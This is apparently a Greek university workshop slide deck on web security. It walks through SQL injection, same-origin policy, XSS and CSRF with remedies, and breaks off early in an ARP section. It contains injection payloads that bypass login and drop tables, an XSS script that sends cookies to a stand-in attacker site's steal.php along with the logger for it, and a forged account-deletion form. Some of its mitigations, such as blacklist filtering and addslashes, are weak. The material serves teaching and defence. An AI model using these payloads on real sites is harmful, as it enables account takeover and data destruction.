



ΑΣΦΆΛΕΙΑ

Διδάσκοντες:

Διονύσης Ζήνδρος, Θέμης Παπαμελετίου

Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών

ee\$tec

Στόχος της ημερίδας

- Εξερεύνηση διάφορων **προβλημάτων ασφαλείας**
 - ARP Spoof
 - SSLstrip
 - CSRF
- **Λύση** και προστασία
 - XSS
 - SQL injections
 - Same origin policy
 - Όλα μέσα από παραδείγματα

Βασική αρχή ασφαλείας του web

- Το web χρησιμοποιεί ένα μοντέλο «αμμοδοχείου»
- Ο χρήστης μπορεί να μπει σε σελίδες **ελεύθερα χωρίς να φοβάται**
- Καμία σελίδα δεν μπορεί να **βλάψει** τον υπολογιστή μας
 - Μία επίσκεψη δεν αρκεί για να κάνει κακό σ' εμάς
 - Το χειρότερο που συμβαίνει είναι να μας κάνουν RickRoll!
- Εκτός αν το επιτρέψουμε εμείς κατεβάζοντας κάποιο **πρόγραμμα**
- Εκεί διαφέρουν οι web εφαρμογές από τις desktop
- Το web μοντέλο είναι ένα ασφαλέστερο μοντέλο
- Δεν απαιτείται εμπιστοσύνη για να «τρέξουμε» μία web εφαρμογή

SQL Injection

Ένα αθώο SQL ερώτημα...

```
$res = mysql_query(  
    "SELECT  
        userid  
    FROM  
        users  
    WHERE  
        password = '$password'  
        AND name = '$user'  
    LIMIT 1;"  
);
```

SQL Injection

Υπό κανονικές συνθήκες...


```
SELECT
    userid
FROM
    users
WHERE
    password = 'ILoveYou'
    AND name = 'dionyziz'
LIMIT 1;
```

SQL Injection

Τι γίνεται όμως αν... `$username` είναι `dio'nyziz;`

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Συντακτικό σφάλμα!




SQL Injection

Ακόμη χειρότερα...

```
$username είναι  
dio' OR 1 = 1 OR name = 'nyziz ;
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio' OR 1 = 1 OR name = 'nyziz'  
LIMIT 1;
```

Δεν υπάρχει συντακτικό σφάλμα!



SQL Injection

```
password = 'ILoveYou' AND
```

```
name = 'dio' OR 1 = 1 OR name = 'nyziz'
```

```
((password = 'ILoveYou' AND
```

```
name = 'dio') OR 1 = 1) OR name = 'nyziz')
```

Αληθές! Επιλέγει την **πρώτη** εγγραφή.

Συνήθως λογαριασμός administrator 😊

SQL Injection

```
$username είναι  
dio'; DELETE FROM users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DELETE FROM users; -- ' LIMIT 1;
```



MySQL σχόλιο

SQL Injection

```
$username €ìvαλ  
dio'; DROP TABLE users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DROP TABLE users; -- ' LIMIT 1;
```

SQL Injection

- Το SQL injection μπορεί να επιτρέψει:
 - Αντιγραφή όλων των δεδομένων μας χωρίς να το ξέρουμε
 - Αλλαγή των δεδομένων μας
 - Διαγραφή των δεδομένων μας
 - Μπορεί να χρησιμοποιηθεί ως **πάτημα** για πλήρη πρόσβαση
 - π.χ. για πρόσβαση σε administrator λογαριασμούς
 - ανάγνωση κωδικών πρόσβασης
 - κλπ.

SQL Injection Demo

Αποφυγή SQL Injection

- Αποφυγή όλων των χαρακτήρων ' και " και \

```
<?php
    $username = $_POST[ 'username' ];
if (
    strpos( $username, "'" ) !== false
    || strpos( $username, "\"" ) !== false
    || strpos( $username, "\"\" ) !== false ) {
    die( "You're not welcome here." );
}
?>
```

Αποφυγή SQL Injection

- Τι γίνεται όμως αν θέλουμε να επιτρέψουμε τους χαρακτήρες ' , " , και \ ?
- Δεν γίνεται να απαγορεύουμε π.χ. την αναζήτηση με εισαγωγικά!
- Πώς είναι εφικτό να περνάμε τους χαρακτήρες αυτούς **χωρίς ιδιαίτερη σημασία** στην MySQL?

Αποφυγή SQL Injection

- Escape όλων των χαρακτήρων:
- ' → \'
- " → \"
- \ → \\

```
<?php
```

```
    $username = $_POST[ 'username' ];
```

```
    $username = addslashes( $username );
```


```
?>
```

Αποφυγή SQL Injection

Αν... \$username είναι dio'nyziz;

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio\'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Μέρος το αλφαριθμητικού



Αποφυγή SQL Injection

- `mysql_real_escape_string()`
- Κάνει την ίδια δουλειά με την `addslashes()`
- Την προτιμούμε από την `addslashes` καθώς λαμβάνει υπ' όψιν το encoding της βάσης δεδομένων

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?

IN A WAY-



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Ποιο είναι το βαθύτερο πρόβλημα;

- Τα **δεδομένα** και οι **εντολές** αναπαρίστανται σε ένα **κοινό** αλφαριθμητικό
- Δεν υπάρχει διαχωρισμός **εντολών** και **δεδομένων** σε επίπεδο PHP
- Όλα είναι ένα μεγάλο **string**!
- Έτσι τα **δεδομένα** μπορούν να καταλήξουν να είναι **εντολές**
 - Πρόβλημα ασφαλείας

Αλφαριθμητικό

```
$res = mysql_query(
```

```
    "SELECT
```

```
        userid
```

```
    FROM
```

```
        users
```

```
    WHERE
```

```
        password = \"
```

```
        . $password .
```

```
        \" AND name = \"
```

```
        . $user .
```

```
        \"
```

```
    LIMIT 1;\"
```

```
);
```

← Εντολές

← Δεδομένα

← Δεδομένα

Πώς διαχωρίζουμε εντολές/δεδομένα;

- Δεν θα ήταν ωραίο να είχαμε...

```
$res = prepared_query(  
    "SELECT  
        userid  
    FROM  ← Εντολές  
        users  
    WHERE  
        password = ?  
        AND name = ?  
    LIMIT 1;", array( $password, $user )  
);
```

Δεδομένα

```
<?php
function prepared_query( $code, $data ) {
    $parts = explode( '?', $code );
    $sql = '';
    foreach ( $data as $value ) {
        $sql .= array_shift( $parts );
        $sql .= '"' . addslashes($value) . '"';
    }
    $sql .= array_shift( $parts );
    return mysql_query( $sql )
        or die( mysql_error() );
}
?>
```

«Προετοιμασμένα» ερωτήματα

- Ερωτήματα όπου ξεχωρίζουν τα δεδομένα από τις εντολές
- Η PHP προσφέρει και κάποιες έτοιμες λύσεις
 - Βιβλιοθήκη PDO <http://php.net/pdo>
 - Βιβλιοθήκη MySQLi <http://php.net/mysql>

Client-Side Vulnerabilities

Cookies

- Δεδομένα που στέλνει ο server στον browser μαζί με την απάντηση σε κάποιο HTTP(s) request
- Είναι σε μορφή "name=value"
- Ο browser τα:
 - αποθηκεύει ανα domain
 - στέλνει πίσω στον server με κάθε νέο request
- Μόνο το ίδιο το domain έχει πρόσβαση στα cookies του
- Διατηρούνται μέχρι:
 - να κλείσει ο browser
 - να φτάσει το expiration date τους

Χρήσεις Cookies

- Για να θυμάται ο browser αν έχει επισκεφθεί ξανά κάποιο site
- Login
- Personalization
- Shopping carts, στατιστικά, κ.α.
- Αν κάποιος κλέψει τα cookies σου, γίνεται εσύ

Παράδειγμα



Γεια!



Γεια, να θυμάσαι ότι είσαι admin




Είμαι ο admin



ΟΚ, κάνε ό,τι θες



Cookies – Πως μοιάζουν;



- Εδώ 2 cookies
 - Cookie **name** με τιμή **value**
 - Cookie **name2** με τιμή **value2**

2 σελίδες

- kokkinoskoufitsa.gr
 - Ένα site που ανήκει στον «καλό»
- kakoslykos.gr:
 - Ένα site που ανήκει στον «κακό»
- Ως διαχειριστής του kokkinoskoufitsa.gr, το επισκέπτομαι
- Τα cookies μου μού δίνουν πρόσβαση διαχειριστή
- Στη συνέχεια επισκέπτομαι το kakoslykos.gr χωρίς να γνωρίζω τι είναι
- Αυτό **δεν** θα πρέπει να επιτρέψει στον προγραμματιστή του kakoslykos.gr να αποκτήσει πρόσβαση επιπέδου διαχειριστή στο kokkinoskoufitsa.gr

Same-origin policy

- Υπάρχουν εμπιστευτικές πληροφορίες που έχει κανείς πρόσβαση μόνο με cookies
- Δίνοντας το cookie μου στο gmail.com έχω πρόσβαση στα e-mail μου.
- Όταν ο browser «ζητάει» μία σελίδα, στέλνει τα αντίστοιχα cookies μαζί

Same-origin policy

- Τι γίνεται αν όταν ο διαχειριστής του kokkinoskoufitsa.gr επισκεφθεί το kakoslykos.gr όπου θα τρέξει κάτι σαν κι αυτό;

```
<script type="text/javascript">
$.get(
    "http://kokkinoskoufitsa.gr/email.php",
    function ( data ) {
        var img = document.createElement( 'img' );
        img.src = 'steal.php?data=' + data;
        document.appendChild( img );
    }
);
</script>
```

Same-origin policy

- Οι browsers το απαγορεύουν αυτό
- **Επιτρέπεται** να γίνουν embed εικόνες από άλλες σελίδες
- **Επιτρέπεται** να γίνουν embed ήχοι, video, scripts
- Αυτό το embed γίνεται με τα **ορθά** cookies
- **Δεν** επιτρέπεται η **ανάγνωση** των καθεαυτών δεδομένων
- Διότι αυτά μπορεί να είναι εμπιστευτικά

- «Άλλες σελίδες» σημαίνει:
 - Διαφορετικό domain, subdomain
 - http VS https
 - Διαφορετική TCP/IP θύρα

Same-origin policy Demo

Same origin με το

<http://store.company.com/dir/page.html>?

URL
http://store.company.com/dir2/other.html
http://store.company.com/dir/inner/another.html
https://store.company.com/secure.html
http://store.company.com:81/dir/etc.html
http://news.company.com/dir/other.html

Same origin με το

<http://store.company.com/dir/page.html>?

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

XSS

- Cross-site Scripting
- Συνήθως επιτρέπει πρόσβαση σε cookies
- Cookies = Πιστοποίηση
- Άρα επιτρέπει πρόσβαση σε λογαριασμούς που δεν θα είχαμε κανονικά

XSS

- Javascript `document.cookie`:
- Επιστρέφει τα cookies της σελίδας όπου τρέχει
- Χρήσιμο π.χ. για να βρούμε το username του χρήστη που έχει κάνει login
- Χρήσιμο επίσης για να **θέσουμε** cookies χωρίς να είναι απαραίτητη η PHP

XSS

- Αρκεί λίγη Javascript για να κάνει το κακό...
- Έστω ότι ο kakoslykos καταφέρνει να τρέξει το ακόλουθο στο kokkinoskoufitsa.gr:

```
<script type="text/javascript">  
    var img = document.createElement( 'img' );  
  
    img.src =  
    'http://kakoslykos.gr/steal.php?cookie=' +  
    document.cookie;  
    document.appendChild( img );  
</script>
```

XSS

- Ενώ στο steal.php του kakoslykos.gr έχει:

```
<?php
    file_put_contents(
        "haha.txt", $_GET[ 'cookie' ]
    );
?>
```

XSS

- Τρόπος επίθεσης:
 - Ο **kakoslykos** «εισάγει» τον κώδικα Javascript στο kokkinoskoyfitsa.gr και περιμένει
 - Ο διαχειριστής του **kokkinoskoyfitsa** **επισκέπτεται** τη σελίδα kokkinoskoyfitsa.gr
 - Ο «κακός» κώδικας Javascript **τρέχει** στον υπολογιστή του «καλού» διαχειριστή χωρίς να το γνωρίζει
 - Τα cookies του «καλού» διαχειριστή **στέλνονται** μέσω HTTP στη σελίδα kakoslykos.gr
 - Εκεί **καταγράφονται** σε αρχείο, και ο kakoslykos έχει πλέον πρόσβαση διαχειριστή

XSS

- Πώς εισάγεται όμως Javascript κώδικας;
- Σημεία όπου εκτυπώνεται είσοδος χρήστη χωρίς έλεγχο:

```
<p><?php  
    echo "Welcome, " . $_GET[ 'user' ];  
?></p>
```

XSS

- Υπό κανονικές συνθήκες... αν user είναι dionyziz:

`<p>welcome, dionyziz</p>`

XSS

- Τι γίνεται όμως αν... user είναι **diony<ziz;**

`<p>welcome, diony<ziz</p>`



Συντακτικό σφάλμα!

XSS

- Av user είναι **dionyziz**;

<p>Welcome, **dionyziz**</p>



Δεν υπάρχει συντακτικό σφάλμα!

XSS

- Ουσιαστικά κάναμε ένα HTML **injection**
- Παρόμοια με το SQL injection, έχουμε πλήρη έλεγχο του κώδικα
- Αν user είναι **diony<script type="text/javascript">alert('XSS');</script>ziz;**

<p>Welcome , diony<script type="text/javascript">alert('XSS');</script>ziz </p>

XSS

- Αλλάζοντας τα περιεχόμενα του script έχουμε πλέον απόλυτο έλεγχο στο τι θα εκτελεστεί σε ένα site που δεν είναι δικό μας...

`<p>Welcome, diony`

`<script type="text/javascript">`

```
    var img = document.createElement( 'img' );  
    img.src = 'http://kakoslykos.gr/steal.php' +  
document.cookie;  
    document.appendChild( img );
```

`</script>`

`ziz</p>`

XSS Demo

Αποφυγή XSS

- Πρέπει να φιλτράρουμε τα inputs μας
- Αποφυγή όλων των χαρακτήρων <, &, “ και >

```
<?php
```

```
    $username = $_GET[ 'username' ];
```

```
if (
```

```
    strpos( $username, "<" ) !== false
```

```
|| strpos( $username, ">" ) !== false
```

```
|| strpos( $username, "\"" ) !== false ) {
```

```
    die( "You're not welcome here." );
```

```
}
```

```
?>
```


Αποφυγή XSS

- Αν όμως θέλουμε να επιτρέπουμε <, >, & και “;
- Σε ένα forum π.χ. κάποιος μπορεί να θέλει όντως να γράψει HTML που να εμφανίζεται αυτούσια
- Κάνουμε escape τους χαρακτήρες μας με entities
- < → <
- > → >
- & → &
- “ → "

Αποφυγή XSS

- `htmlspecialchars`: Αντικαθιστά τα HTML entities

```
<?php
    $username = $_GET[ 'username' ];
    echo "Welcome, "
        . htmlspecialchars( $username );
?>
```

XSS

- Αν user είναι **diony<script type="text/javascript">alert('XSS');</script>ziz;**

<p>Welcome, diony<script type="text/javascript">alert('XSS');</script>ziz </p>



Welcome, diony<script type="text/javascript">alert('XSS');></script>ziz

Δεν εκτελείται, απλώς εμφανίζεται

Διάλειμμα



Cross-Site Request Forgery (CSRF)

- Σκοπός CSRF: Κάνουμε τον χρήστη να εκτελέσει ενέργειες χωρίς να το επιθυμεί
 - να αλλάξει το email του στην εφαρμογή
 - να μεταφέρει λεφτά από ένα λογαριασμό σε ένα άλλο
- Ο επιτιθέμενος δεν μπορεί να κλέψει δεδομένα
 - δεν έχει πρόσβαση στην απάντηση από τον server

Παράδειγμα CSRF

- Στο kokkinoskoufitsa.gr υπάρχει κουμπί για διαγραφή λογαριασμού

```
<form action="/account/delete"  
      method="post">  
  <input type="submit"  
        value="Delete account" />  
</form>
```

Παράδειγμα CSRF

- Ο χρήστης μπαίνει στο kakoslykos.gr
- Ο «κακός» έχει φτιάξει μια φόρμα

```
<form
action=http://kokkinoskoufitsa.gr/account/delete"
      method="post">
  <input type="submit"
        value="Play Game" />
</form>
```

- Στέλνει το ίδιο POST request όπως η φόρμα στο kokkinoskoufitsa.gr

Παράδειγμα CSRF

- Ο χρήστης κάνει submit τη φόρμα
 - Νομίζει ότι θα παίξει ένα παιχνίδι στο `kakoslykos.gr`
 - Τελικά διαγράφεται ο λογαριασμός του από το `kokkinoskoufitsa.gr`

Προστασία απέναντι σε CSRF

- Ορθή χρήση των HTTP methods
 - GET requests μόνο για requests που ζητούν δεδομένα από τον server
 - POST για requests που τροποποιούν δεδομένα στον server
- Χρήση CSRF Token σε κάθε request, το οποίο μετά επαληθεύεται στον server
 - Τα tokens παράγονται από κάποιο session id και ένα μυστικό token στον server

Προστασία απέναντι σε CSRF

```
<form
action="http://kokkinoskoufitsa.gr/account
/delete"
    method="post">
    <input type="hidden"
        name="CSRFToken"
        value="OWY4NmQwODE4">
    <input type="submit"
        value="Delete account" />
</form>
```


Network Security

ARP

- Πρωτόκολλο που αντιστοιχεί MAC και IP διευθύνσεις στο τοπικό δίκτυο


```
(83.212.141.1) at 3c:83:75:7a:b6:e0 on en1 ifscope [ethernet]
(83.212.141.2) at 28:ed:6a:ba:7c:1a on en1 ifscope [ethernet]
(83.212.141.9) at 98:d6:bb:9b:38:5f on en1 ifscope [ethernet]
(83.212.141.10) at 8c:fa:ba:a5:a0:21 on en1 ifscope [ethernet]
(83.212.141.12) at 28:5a:eb:73:88:ad on en1 ifscope [ethernet]
(83.212.141.13) at ac:7f:3e:42:70:24 on en1 ifscope [ethernet]
(83.212.141.14) at 60:fa:cd:b4:26:a4 on en1 ifscope [ethernet]
(83.212.141.46) at ac:18:26:2c:c2:f0 on en1 ifscope [ethernet]
(83.212.141.49) at 0:80:87:52:36:73 on en1 ifscope [ethernet]
(83.212.141.62) at 0:21:97:c3:67:71 on en1 ifscope [ethernet]
(83.212.141.74) at d4:85:64:a:cc:26 on en1 ifscope [ethernet]
```

Ένα WiFi δίκτυο



ARP

Who has 192.168.0.1?



06:ce:8f:41:c0:1e

κΙΝΗΤΌ




3c:07:54:02:d5:f8



router

d2:00:10:9a:2d:60

ARP



κινητό



3c:07:54:02:d5:f8

laptop




06:ce:8f:41:c0:1e

192.168.0.1 at d2:00:10:9a:2d:60



router

d2:00:10:9a:2d:60



06:ce:8f:41:c0:1e

κΙΝΗΤΌ



3c:07:54:02:d5:f8



